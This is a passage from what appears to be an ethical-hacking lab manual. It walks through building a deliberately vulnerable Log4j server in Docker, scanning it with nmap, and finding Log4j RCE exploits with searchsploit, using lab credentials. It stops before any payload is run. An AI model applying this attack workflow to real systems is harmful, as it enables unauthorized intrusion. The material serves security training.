
Here, we will install a vulnerable server in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.

1. Click Ubuntu to switch to the **Ubuntu** machine, and login with **Ubuntu/toor** credentials.

2. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.


3. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

4. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.



5. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.


   If a question appears **Do you want to continue?** type **Y** and press **Enter**.
   If a **Configuring docker.io** window appears, select **Yes** and press **Enter**.




6. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.

7. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc .** and press **Enter**.

   -t: specifies allocating a pseudo-tty.



8. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.




9. Leave the server running in the **Ubuntu** machine.

10. Click Parrot Security to switch to the **Parrot Security** machine.

11. We will first scan the target machine to identify any vulnerable services running on it.

12. Open a Terminal window with superuser previleges and run **nmap -sV -sC 10.10.1.9** command to view the running services.


    -sV option enables version detection. This means Nmap will try to determine the version of the services running on open ports. **-sC** option enables the use of default scripts in the Nmap Scripting Engine (NSE). These scripts perform various tasks like service detection, vulnerability detection, and more.



13. From the result we can see that port **8080** is open and **Apache Tomcat/Coyote 1.1** server is running on the target system.


14. Upon investigation we can see that Apache is vulnerable to Remote Code Execution (RCE) attack. Now we wil use searchsploit to find the vulnerabilities pertaining to RCE attack on the target server.

15. In the terminal window run **searchsploit -t Apache RCE** command to view the RCE vulnerabilities on the Apache server.



16. Now, we need to select a vulnerability to exploit the Server from the list, from the Nmap scan we found that the Apache Tomcat server is running on JSP so we will target java vulnerabilities from the list of vulnerabilities.


17. We can see that Java platform is vulnerable for **Apache Log4j 2 - Remote Command Execution (RCE)** exploit.



18. We will now exploit Log4j vulnerability present in the target Web Server to perform Remote code execution.


19. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.

20. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.



21. As we can observe that the Log4j vulnerable server is running on the **Ubuntu** machine, leave the **Firefox** and website open.

22. Switch to the Terminal window, run **cd log4j-shell-poc/** and press **Enter**, to enter into log4j-shell-poc directory.



23. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.

